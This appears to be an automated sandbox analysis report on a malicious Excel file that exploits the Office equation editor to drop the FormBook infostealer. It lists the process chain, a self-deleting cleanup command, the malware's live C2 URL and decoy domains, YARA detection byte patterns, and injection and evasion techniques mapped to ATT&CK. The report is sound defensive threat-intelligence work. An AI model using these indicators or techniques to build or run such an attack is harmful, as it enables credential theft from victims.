ID: 385368
Sample Name: Bank Details.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:36:43
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Bank Details.xlsx

Overview


General Information

Sample Name:	Bank Details.xlsx
Analysis ID:	385368
MD5:	c8aa551fd4cc3b5…
SHA1:	3285390c80ccb1…
SHA256:	d22df2dfcfccf596…
Tags:	Hostgator VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Drops PE files to the user root direc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2316 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2592 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2968 cmdline: 'C:\Users\Public\vbc.exe' MD5: 2C64897AA30694CC768F5EA375157932)
    - vbc.exe (PID: 2924 cmdline: 'C:\Users\Public\vbc.exe' MD5: 2C64897AA30694CC768F5EA375157932)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - help.exe (PID: 1688 cmdline: C:\Windows\SysWOW64\help.exe MD5: 0F488C73AA50C2FC1361F19E8FC19926)
          - cmd.exe (PID: 1836 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.stone-master.info/aqu2/"
  ],
  "decoy": [
    "thesixteenthround.net",
    "nagoyadoori.xyz",
    "bipv.company",
    "imaginus-posters.com",
    "heliumhubs.com",
    "baohood.com",
    "thesahwfam.com",
    "susanlevinedesign.com",
    "pdxcontracttracer.com",
    "shopathamiltons.com",
    "qcmax.com",
    "didongthongminh.store",
    "igotbacon.com",
    "5915599.com",
    "seacrestonsietakey.com",
    "bumiflowers.com",
    "arcax.info",
    "lfhis.com",
    "mlqconsultores.com",
    "duilian2013.com",
    "pmrack.com",
    "zayo.today",
    "latiina.space",
    "fitandfierceathletics.com",
    "printerpartsuk.com",
    "xn--2021-kmd.com",
    "shujahumayun.com",
    "younitygroup.com",
    "serinelab.com",
    "infinapisoft.com",
    "administrativoinform.photos",
    "all4mortuary.com",
    "annaschenck.xyz",
    "christlicheliebe.net",
    "starr2021.com",
    "familierafting-aktiviteter.com",
    "thunderoffroadresort.com",
    "mex33.info",
    "serversexposed.com",
    "chronicbodypaintherapy.com",
    "billionaireblinggg.com",
    "permanentmarkertattoo.com",
    "albestfab.com",
    "biehnrecords.com",
    "yesonmeasurec.vote",
    "bootstrapexpress.com",
    "howtopreventwaterpollution.com",
    "fatlosszone4u.com",
    "hostvngiare.com",
    "dottproject.com",
    "appgusher.com",
    "playfulpainters.com",
    "gab.expert",
    "18598853855.com",
    "bizcebozca.com",
    "bedpee.com",
    "militaryhistorytv.com",
    "teluguc.net",
    "420vaca.com",
    "ritarkomondal.com",
    "autobrehna.com",
    "happlyending.com",
    "arcticblastairheat.com",
    "urbanladder.info"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.2373202955.0000000000080000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2218508028.0000000000840000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2218508028.0000000000840000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.2e30000.15.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.2e30000.15.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.2e30000.15.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 2 3 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 4	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	16%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	76%	ReversingLabs	Win32.Trojan.Predator	
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	38%	ReversingLabs	Win32.Trojan.Predator	
C:\Users\Public\vbc.exe	16%	Metadefender		Browse
C:\Users\Public\vbc.exe	76%	ReversingLabs	Win32.Trojan.Predator	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.help.exe.1027960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.vbc.exe.72340000.16.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
4.2.vbc.exe.2e30000.15.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.help.exe.44c4c0.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.starr2021.com/aqu2/?NP=FDSTiZqS/7wu56xr5ud1XtYEDVJDcY6JSxG6s2Z614q4ZNLNR7otPveqGH1j6obhpY7v2w==&Yzrt=nN6d4T	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
